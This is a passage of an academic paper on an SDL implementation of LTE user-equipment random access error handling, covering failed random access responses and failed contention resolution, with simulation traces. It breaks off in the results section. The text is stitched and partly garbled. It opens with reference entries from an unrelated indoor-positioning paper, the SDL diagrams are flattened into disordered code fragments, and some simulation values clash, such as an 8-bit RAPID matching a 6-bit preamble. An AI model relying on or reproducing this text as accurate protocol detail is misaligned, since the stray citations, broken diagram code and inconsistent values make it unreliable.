[11] K. Petersen, R. Feldt, S. Mujtaba, and M. Mattsson, “Systematic mapping studies in software engineering,” in Proceedings of the 12th International Conference on Evaluation and Assessment in Software Engineering, ser. EASE’08. British Computer Society, 2008, pp. 68–77.

[12] B. Kitchenham and P. Brereton, “A systematic review of systematic review process research in software engineering,” Information and Software Technology, vol. 55, no. 12, 2013, pp. 2049–2075.

[13] Scopus, “Scopus, http://www.scopus.com,” 2014. [Online]. Available: http://www.scopus.com

[14] S. Mujtaba, K. Petersen, R. Feldt, and M. Mattsson, “Software product line variability: A systematic mapping study,” School of Engineering, Blekinge Inst. of Technology, 2008.

[15] R. Wieringa, N. Maiden, N. Mead, and C. Rolland, “Requirements engineering paper classification and evaluation criteria: a proposal and a discussion,” Requirements Engineering, vol. 11, no. 1, 2006, pp. 102–107.

[16] A. T. Mariakakis, S. Sen, J. Lee, and K.-H. Kim, “Sail: single access point-based indoor localization,” in Proceedings of the 12th annual international conference on Mobile systems, applications, and services. ACM, 2014, pp. 315–328.

[17] C. Sapumohotti, M.-Y. Alias, and S.-W. Tan, “Low cost metric for comparing the localization efficacy of wlan access points using rf site survey data,” IEICE Transactions on Communications, vol. E97-B, no. 7, 2014, pp. 1403–1411.

[18] A. Research, “Wi-fi ic market share analysis and forecasts, https://www.abiresearch.com/market-research/service/wi-fi,” 2009. [Online]. Available: https://www.abiresearch.com/market-research/service/wi-fi

[19] M.-H. Hung, S.-S. Lin, J.-Y. Cheng, and W.-L. Chien, “A zigbee indoor positioning scheme using signal-index-pair data preprocess method to enhance precision,” 2010, pp. 548–553.

[20] A. Research, “Emerging bluetooth verticals, http://www.bluetooth.org,” 2013. [Online]. Available: http://www.bluetooth.org

[21] M. S. Svalastog, “Indoor positioning-technologies, services and architectures,” Ph.D. dissertation, UNIVERSITY OF OSLO, 2007.

[22] A. Fluerasu, A. Vervisch-Picois, G. Boiero, G. Ghinamo, P. Lovisolo, and N. Samama, “Indoor positioning using gps transmitters: Experimental results,” in Indoor Positioning and Indoor Navigation (IPIN), 2010 International Conference on. IEEE, 2010, pp. 1–9.

[23] Gartner, “Gartner says worldwide mobile phone sales declined 1.7 percent in 2012, http://www.gartner.com/newsroom/id/2335616,” 2014. [Online]. Available: http://www.gartner.com/newsroom/id/2335616

[24] J. Gubbi, R. Buyya, S. Marusic, and M. Palaniswami, “Internet of things (iot): A vision, architectural elements, and future directions,” Future Generation Computer Systems, vol. 29, no. 7, 2013, pp. 1645–1660.

SDL Implementation of LTE UE Non-Seamless Random Access Procedure Handling

Mohamed Sami M. Yousef
Electronics Department,
National Telecommunication Institute
(NTI);
Cairo, Egypt
e-mail: mohamed.yousef@nti.sci.eg

Hussein A. Elsayed Abdelhalim Zekry
Electronics and Communications Engineering Department,
Faculty of Engineering,
Ain shams University;
Cairo, Egypt
e-mail: helsayed2003@hotmail.com, aaazekry@hotmail.com

***Abstract*—Random access procedure in Long Term Evolution (LTE) is required in completing the connection establishment procedure. Due to the numerous number of connection requests, collisions may occur, which would cause a failure to be completed in both of the contention-based and the non contention-based random access procedures. This paper focuses on the main problems that may arise during the random access procedure execution in the Medium Access Control (MAC) sub-layer of LTE User Equipment (UE) terminal. It investigates the unsuccessful random access response (RAR) and the unsuccessful contention resolution problems. Specification and Description Language (SDL) is used to implement a design of random access procedure to deal with these problems based on 3GPP release 9 standards. Besides the reduced SDL code, an implementation simulation is performed using the Message Sequence Chart (MSC) simulator trace. The simulation proves the correct functionality and feasibility of the built random access procedure in handling those problems according to the standard.**

Keywords- LTE; random access procedure; MAC Sub-layer; non successful random access response; non successful contention resolution; SDL.

I. INTRODUCTION

Mobile communication passed through many developments since the last few years with the introduction of successive generations. The first generations were primarily designed to support voice communication with capabilities to support data transmission in the later releases. However, the data rates were generally low. As a result of the rapid increase in the Internet based applications in many mobile communication devices with a growing bandwidth demands, starting from the third generation full multimedia data transmission was enabled, as well as voice communications [1]. Fourth generation technology allows greater download and upload speeds to increase the amount and types of content made available through mobile devices. Accordingly, 3GPP main objective is to support: a high data rate, low latency, and packet optimized radio access technology [2][3].

As the MAC layer is connected to the underneath physical layer through transport channels and is connected to the Radio Link Control (RLC) layer above through logical channels; the MAC layer performs multiplexing and de-multiplexing of the data between logical channels and transport channels.

With regards to the upper layer, the MAC layer is responsible for two services: the radio allocation service and the data transfer service. Regarding the former, this includes procedures, such as logical channel prioritization, power headroom reporting, handling of Up Link (UL) grant and Down Link (DL) assignment, etc. Regarding the data transfer service, the MAC layer performs procedures such as scheduling requests, buffer status reporting, random access, and Hybrid Automatic Repeat request (HARQ) [4].

Evolved- Universal Terrestrial Radio Access Network (E-UTRAN) defines two MAC entities: one in the UE and the other in the eNodeB side. The functions performed by each of those entities are different from each other. This paper focuses on UE MAC sub-layer, particularly, the random access procedure and non-seamless scenarios where problems may arise during its execution. It also introduces the appropriate actions to face these issues based on 3GPP release 9 standards. While implementing the design, we corroborated several procedures to reduce the runtime. The design is based on 3GPP release 9 standard [5] and implemented using SDL. As an SDL output, the MSC simulator trace shows the MAC flow for facing the random access procedure problems in both of contention and non-contention based procedure.

Several researches proposed methods and architectures to improve both of contention and non contention based random access process. LTE clustering and non-clustering schemes performance of contention based random access procedure is evaluated in [6]. The proposal in [7] shows how hierarchical control of different users efficiently improves random access success probability and optimize the system performance. The work in [8] suggests a fast random access procedure for use in a mobile communication system. Random access procedure enhancements for heterogeneous networks is presented in [9]. Hybrid random access and data transmission protocol for Machine to Machine **(**M2M) communications is proposed in [10] to maximize the M2M throughput and to resolve the congestion problem in the random access procedure.

The rest of the paper is organized as follows: Section II provides an introduction on the random access process in LTE and its types. The implemented successful random access process is explained in Section III, while Section IV shows the problems in the random access process and the way the MAC deal with them. In Section V, the simulation results for both unsuccessful RAR and the unsuccessful contention resolution problems are presented. Finally, the conclusions and future work is presented in Section VI.

II. LTE RANDOM ACCESS PROCEDURE

Control of the random access procedure is an important part of the MAC layer functionality in LTE. Sometimes LTE UE wishes to transmit on the Physical Uplink Shared Channel (PUSCH) but it does not have allocated resources to do so. In this case, the mobile sends a scheduling request on the physical uplink control channel. Furthermore, if it does not have the resources to do that, then it initiates the random access procedure to acquire uplink synchronization. After that, eNodeB can schedule orthogonal uplink transmission resources for UE.

There are two forms of the random access procedure: contention-based and non-contention. In both forms, the UE's first step is to transmit a preamble to the eNodeB as an indication of procedure start. For contention-based procedure, the Random access preamble is randomly chosen by the UE, whilst in the case of non-contention-based procedure, the Random access preamble is designated by the eNodeB to guarantee a contention free procedure. The usage of the random access procedure determines which form to be used.

A. Contention-based Random Access Procedure

In this process, there is no reserved random access preamble for the UE. Accordingly, UE has to randomly select a Random Access (RA) preamble resource. For LTE, each cell has 64 available random access preambles. A set of these preambles is reserved for non-contention-based random access procedure, while the rest are available for contention-based random access procedure; and are divided into two groups: the random access preamble group "A" and the random access preamble group "B" [11].

Since UEs choose the random access preamble by themselves, it is possible for more than one UE to select the same RA preamble simultaneously. In this case, acknowledgment by the eNodeB of receipt of the RA preamble is not enough, and eNodeB should further perform the contention resolution step, through which eNodeB should indicate which UE's transmission has actually been received. The process consists of 4 steps to send the request and resolve the contention as shown in Figure 1.

Step 1: Random-access preamble transmission:

The procedure starts with the UE transmitting a random-access preamble. The transmission's main objective is to indicate to the base station the presence of a random-access attempt and to estimate the delay between the eNodeB and the terminal.

In contention-based random access procedure, UE has to first select a group from which it chooses a random access preamble. The group selection is based on the path-loss, the estimated size of the MAC Packet Data Unite (PDU), and whether this random access attempt is the initial attempt or a re-attempt. Group B is chosen if the estimated size of the MAC PDU is big and the measured path-loss is small. In this step, the UE also determines the transmission power of the random-access preamble, as well as the frame and sub-frame, which it will use to send the preamble in.




Figure 1. Contention-based Random Access Procedure steps

Step 2: RAR:

The UE receives the RAR, as an indication of receiving the preamble, within a pre-specified time window. If the terminal does not receive a RAR within the time window, the attempt will be considered failed and the procedure will be repeated from the first step.

As the preamble is randomly selected by the UE, there is a probability that multiple terminals use the same random-access preamble at the same time. In this case, multiple terminals will react upon the received RAR and a collision occurs. Accordingly, steps 3 and 4 are used to solve this collision.

Step 3: Terminal identification:

The UE step sends its first scheduled uplink message on the PUSCH. The message reflects the reason behind the random access procedure, which may be a Radio Resource Control (RRC) connection request, tracking area update, or scheduling request. This message also includes a unique identity for the UE, which is required for contention resolution in the fourth step.

If a preamble collision has occurred at Step 1, i.e., more than one UE selected the same preamble, the same temporary C-RNTI will be received by the colliding UEs through the RAR and they will also collide in the time-frequency resources during the transmission of their terminal identification message. This scenario may result in such interference that none of the colliding UEs can be decoded by the eNodeB; and so the UEs restart the random access procedure after waiting for backoff time (if exists). However, if eNodeB decoded one UE successfully, the other UEs will not recognize the contention and so contention resolution message (step 4) would be used to resolve the contention.

Step 4: Contention resolution

The contention resolution message is the last step in the random-access procedure. It is a downlink message used to ensure that a terminal does not incorrectly use another terminal's identity.

As multiple UEs initialize random-access procedure using the same preamble sequence in the first step where only one of these UEs has been detected by the eNodeB, a possible reason for this is that the undetected UE sent the message with low power relative to its distance from the eNodeB. Accordingly, all of the UEs will receive the same RAR (step 2) and therefore each UE assumes that it receives a correct RAR. As a next step, all the UEs who receive a correct RAR will send terminal identification message including their identity. UEs are now waiting for the contention resolution message, as the UE may have a C-RNTI or not. There are two contention resolution mechanisms [11]. If the terminal already had a C-RNTI assigned, contention resolution is handled by addressing the terminal on the Physical Downlink Control Channel (PDCCH) using the C-RNTI. Upon detection of its C-RNTI on the PDCCH, the terminal declares the random access attempt successful, and there is no need for contention-resolution-related information on the DownLink Shared Channel (DL-SCH).

The second mechanism occurs when the terminal does not have a valid C-RNTI, in which the contention resolution message is addressed using the TC-RNTI, and the associated DL-SCH contains the contention-resolution message. The terminal will compare the identity in the message with the identity transmitted in the third step. Only a terminal which observes a match between the identity received in the fourth step and the identity transmitted as part of the third step will declare the random-access procedure successful and promote the TC-RNTI from the second step to the C-RNTI [11].

Terminals that do not detect PDCCH transmission with their C-RNTI or do not find a match between the identity received in the fourth step and the respective identity transmitted as part of the third step are considered to have failed the random-access procedure and need to restart the procedure from the first step. Furthermore, a terminal that has not received the downlink message in step 4 within a certain time from the transmission of the uplink message in step 3 will declare the random-access procedure as failed and need to restart from the first step [11].

B. *Non-Contention-based Random Access Procedure*

The non-contention-based random access procedure provides delay and capacity enhancements compared with the contention-based procedure. The procedure is executed in only three steps as shown in Figure 2.




Figure 2. Non contention-based random access procedure steps

Step 1: Random access preamble assignment:

The eNodeB allocates a designated RA preamble to the UE. Besides the preamble, some restrictions for the frequency and time resource can be signaled so that the same sequence can be simultaneously allocated for UEs that transmit on different PRACH sub-frames.

Step 2: preamble transmission:

As for contention-based random access procedure, the UE transmits the random-access preamble where also it determines the transmission power, the frame, and sub-frame which it will use to send the preamble.

Step 3: RAR:

In the non-contention-based RA procedure, as the designated RA preamble is used by only one specific UE there is no possibility of collision. As soon as the eNodeB detects the RA preamble, the eNodeB knows of the access by the UE and the procedure is terminated by transmission of the RA response, i.e., contention resolution is not needed as the preamble shall not be used by other UEs.

III. SUCCESSFUL RANDOM ACCESS PROCEDURE FLOW

Initially, MAC is in Idle state till it receives a request for random access process; either CMAC_RANDOM_ACC_ REQ signal in case of contention based process request or CMAC_RANDOM_ACC_REQ_non_cont signal in case of non contention based process request accompanied by the Random Access Preamble and the PRACH Mask Index designated by eNodeB for the UE. After receiving the request, UE initiates the random access procedure. The following subsection explains the random access procedure steps in UE:

A. *Random Access Resource selection and transmission step*

Upon receiving the request, the MAC sub-layer instructs the physical layer with the preamble_value signal including the preamble index to be sent to the network side. If contention based request was sent, the UE randomly selects Random Access Preamble from the available set of preambles.

According to the restrictions given by prachconfigIndex and PRACH Mask Index, MAC sends frame_value and subframe_value signals to the physical layer indicating the selected frame and sub frame of the PRACH to carry the random access preamble. received_target_power signal is then sent by the MAC to instruct the physical layer with the appropriate preamble transmission power based on the estimated path-loss signals in addition to a configurable offset. Now, the physical layer is ready to send the preamble, while MAC is in Random_Access_Response_Reception state after starting RAR_window_timer timer waiting for the eNodeB reply.

B. *RAR reception step*

The MAC starts reading the RAR PDU contents shown in Figure 3 [5], when it receives Random_Access_ Response_MAC_PDU signal from physical layer. RAR PDU header is divided into sub-headers; there are two types of sub-headers: MAC RAR sub-header and Backoff Indicator sub-header as shown in Figure 4 and Figure 5, respectively. If PDU contains a Backoff Indicator sub-header, UE has to set the back_off_parameter_value to the value determined in the BI field of the subheader, else the backoff parameter value is set to 0 ms.

As the PDU may include reply to more than one UE, MAC starts filtering the Random Access Preamble Identifier (RAPID) Fields in the received PDU. If UE found RAPID corresponds to the transmitted preamble_value, the RAR reception step is considered successful and UE will apply the MAC RAR fields: Timing Advance Command, UL Grant, and Temporary C-RNTI [5].




Figure 3. RAR PDU structure [5]

E	T	RAPID

Figure 4. RAR subheader structure

E	T	R	R	BI

Figure 5. Backoff Indicator subheader structure

At this step, the Random access procedure is considered successfully completed if it is non contention based; otherwise, contention resolution step is needed if the process is contention based because more than one UE may transmit the same preamble_value simultaneously.

C. Contention resolution step

To resolve contention, UE sends MAC_PDU_UL signal including its identification information, message. If the UE is already connected to a known cell then it has a C-RNTI (Cell Radio Network Temporary Identifier) assigned to it, which acts as its identifier. Otherwise, the core-network terminal identifier will be used. Consequently, the MAC starts mac_ContentionResolutionTimer timer waiting for MAC_PDU_DL signal, it is now in msg4_Waiting state waiting for the eNodeB reply. If MAC_PDU_DL signal is received including the UE pre-transmitted identification information the contention resolution step is successfully completed and the Random Access procedure is considered successfully completed.

DL-SCH MAC PDU consists of: a MAC header, zero or more MAC Service Data Units (MAC SDU), zero or more MAC control elements (fixed size and variable size), and optionally padding as shown in Figure 6. The MAC header consists of one or more MAC subheaders; each subheader corresponds to either: MAC SDU or MAC control element or padding. The Logical Channel ID (LCID) field in each subheader represents the type of the corresponding MAC control element or padding or the logical channel instance of the corresponding MAC SDU [5].




Figure 6. DL-SCH MAC PDU structure [5]

D. Successful RANDOM ACCESS PROCEDURE implementation

The successful random access procedure, using the previous steps and the setup values, has been implemented in [12], but has not considered error handling. So, this paper focuses on implementation and simulation of various cases of error handling methodologies.

IV. RANDOM ACCESS PROCEDURE INVOLVED PROBLEMS

This section focuses on the random access procedure common problems and how the MAC protocols deal with them, which is the main target of this paper. The first one is that the RAR step is considered unsuccessful if the RAR window expired without receiving the RAR or if the RAPID corresponding to the transmitted Random Access Preamble is not received in any of the arrived RARs. The second problem appears in the contention based procedure, where an error could occur due to non successful contention resolution step. This occurs if mac-ContentionResolutionTimer expires before successful Contention Resolution.

A. Non successful RAR problem

As a first step in the random access procedure the UE informs the physical layer with the selected frame, subframe and the power for sending the preamble. After so, MAC sets RAR_window_timer with the window time it has to wait for RAR. Then MAC transits to Random_Access_ Respons_reception state waiting for either a RAR or timer expire signal, Figure 7.

As seen in Figure 7, if there is a received RAR before the RAR_window_timer expires, the UE has to check the received PDU's subheaders: Backoff Indicator (if exist) and RAR sub-headers. Thus, UE determines if there is a RAR corresponds to its transmitted ra_peambleindex, so it transits to check_if_correct_RAR step, if not UE transits again to Random_Access_Respons_reception state waiting for new PDU. Else, the UE resets the RAR_window_timer and apply the Backoff value (if exist).

On the other side, if the RAR_window_timer expires, the random access procedure is considered non successful; and hence the UE transits to non_successful_RAR step following the procedures shown in Figure 8. At that point, MAC starts by incrementing PREAMBLE_TRANSMISSION_ COUNTER by 1, which counts the number of trials of the preamble transmission. Then, if PREAMBLE_ TRANSMISSION_COUNTER value is greater than *preambleTransMax*, it indicates that MAC has reached the maximum number of possible trials. Therefore, MAC sends Non_successful_Random_Access_process signal to indicate a Random Access problem to the upper layer (RRC) then transit to the Idle state. But if the PREAMBLE_TRANSMISSION_COUNTER has not reached the maximum number of trials, UE has to start another Random access procedure attempt. The UE has to wait a backoff delay time before starting the next trial. The backoff delay is a random value chosen between zero and the back_off_parameter_value already sent by the network.

Backof_parameter procedure is called by the UE for determining the backoff time corresponds to the back_off_parameter_value based on [5].

The SDL "**uniform**" operator is used for random number selection. Also, MAC has to inform the physical layer to increase the preamble transmission power in each trial by power_ramping_step value.

B. Non successful contention resolution problem

As stated before, this problem appears in the contention-based procedure, where an error could occur due to non successful contention resolution step. It occurs if mac-ContentionResolutionTimer expires without receiving DL-SCH MAC PDU or the received contention resolution identity MAC control element does not match the transmitted one.

In Figure 9, after UE transmits msg3 and store its value in msg3_buffer it starts mac_ContentionResolutionTimer and transits to msg4_waiting state waiting for the eNodeB reply or mac_ContentionResolutionTimer expire signal. If the timer expire or the received PDU does not match the UE's ID, the UE transits to non_successful_ Contention_Resolution step. In the non_successful_ Contention_Resolution step, the UE transits to non_successful_RAR step repeating the same procedures of Non successful RAR.



process Random_access_control
10(17)
/*#include 'random.pr'*/
Random_Access_Response_Reception
DCL
MAC_PDU_RECEIVED bit_string,
no_of_RAR integer,
correct_RAR_index integer,
back_off_existence bit, /* 0 => not exist ,1 => exist */
RAR_H_offs integer;
RAR_window_timer
non_successful_RAR
Random_Access_Response_MAC_PDU (MAC_PDU_RECEIVED)
RAR_H_offs:=0,
no_of_RAR:=0,
correct_RAR_index :=0,
back_off_existence:=0
MAC_PDU_RECEIVED(1)=0
false
true
/*BI Exist*/
no_of_RAR:=1
back_off_existence:=1,
back_off:=substring (MAC_PDU_RECEIVED,4,4)
ra_preambleindex =substring(MAC_PDU_RECEIVED,(RAR_H_offs+2),6)
MAC_PDU_RECEIVED(0)=0
true
false
false
correct_RAR_index:=no_of_RAR
MAC_PDU_RECEIVED(RAR_H_offs)=1
false
true
true
no_of_RAR := no_of_RAR+1
check_if_correct_RAR
Random_Access_Response_reception
RAR_H_offs:=RAR_H_offs+8

Figure 7. RAR PDU reception



process Random_access_control
11(17)
/*#include 'random.pr'*/
BackOff_parameter
DCL
backoff_delay duration,
zero_time duration;
TIMER Delay_Timer;
non_successful_RAR
preamble_transmission_counter:=preamble_transmission_counter+1
preamble_transmission_counter=preamble_trans_max+1
false
true
preamble_selector=1
false
send_preamble
true
BackOff_parameter(back_off,back_off_parameter_value)
zero_time:=0,
backoff_delay:= uniform(zero_time,back_off_parameter_value,seq),
backoff_delay:=backoff_delay/1000
SET (now+backoff_delay,Delay_Timer)
back_off(back_off_parameter_value)
my_wait
Non_Successful_Random_Access_Process
Idle
my_wait
Delay_Timer
preamble_group_selection

Figure 8. Procedures for non successful RAR



msg4_Waiting
PDCCH_reception
mac_ContentionResolutionTimer
ccch_order=1
false
true
reset (mac_ContentionResolutionTimer)
Temporary_C_RNTI:= '0'b
Temporary_C_RNTI:='0'b
non_successful_Contention_Resolution
wait_PDU
R.A_Procedure_successfully_completed

Figure 9. Contention resolution

V. IMPLEMENTATION SIMULATION RESULTS

This section shows the implementation simulation results for Non Successful random access procedure different scenarios and how MAC dealt with them. SDL provides functional simulation, which uses MSC simulator trace introduced by Telelogic Tau SDL and TTCN Suite 4.0, which is launched by the Telelogic Tau Company.

A. *Non successful RAR*

Figure 10 and Figure 11 show the simulation result of a non successful RAR for a contention-based random access procedure, where the preamble_trans_max is set to (2); After receiving CMAC_RANDOM_ACC_REQ signal, the Random_access_control process randomly selects preamble_value ("100110") and the rest of Random Access Resources including preamble_received_target_power (-68), then it transit from Idle state to Random_Access_ Response_Reception state. The Random_access_control process receives Random_Access_Response_MAC_PDU during RAR_window_timer time, the PDU includes: a backoff ID ("0011"), RAPID ("001000") and RAPID ("101010"). As none of the received RAPIDs match the transmitted pramble_value, the Random_access_control process will transit to Random_Access_Response_Reception state waiting for a new PDU. Unfortunately, the RAR_window_timer expires without receiving PDU, accordingly the RAR step is non successful and UE has to start another random access procedure trial. The second trial starts after waiting a backoff time (13.1 ms).

The UE starts the second (last) trial and randomly selects preamble_value ("100101"). The preamble_received_target_power is also increased to be (-4). As the first trial the RAR step is not successful, consequently MAC sends Non_successful_Random_Access_process signal to RRC.

B. *Non successful contention resolution*

Figure 12 to Figure 15 show a non successful random access procedure due to a problem in the contention resolution step. The preamble_trans_max for this procedure is set to (3); After receiving CMAC_RANDOM_ACC_REQ signal, the Random_access_control process randomly selects preamble_value ("011111") and the rest of Random Access Resources including preamble_received_target_power (-68), then it transit from Idle state to Random_Access_Response_Reception state.

The Random_access_control process receives Random_Access_Response_MAC_PDU during RAR_window_timer time, as it is seen in Figure 12. , the PDU includes RAPID ("01111111") and there is no backoff field.

As the received RAPID match the transmitted pramble_value, the Random_access_control process considers the RAR to be successful and it informs the physical layer with the received parameters (TAC, RAR_Grant).

As the Random_access_control process is now ready to send message3, it first informs the physical layer with the power required to send it (MSG_3_POWER signal). Then, it sends msg3_req signal to the multiplexing_and_assembly process in order to send message3 (including the UE's identity) and to take a copy of it for contention resolution.

After starting the mac_Contention Resolution Timer the Random_access_control process is now waiting for contention resolution message. upon receiving contention resolution message (MAC_PDU_DL signal) the Random_access_control process terminate the timer and starts filtering the received PDU, but unfortunately the identity in the received PDU does not match the transmitted UE's identity. Accordingly, the contention resolution is considered non successful and UE has to start another random access procedure trial, where the UE will starts the new trial immediately (Delay_Timer set to zero) as there is no backoff indication from the eNodeB.

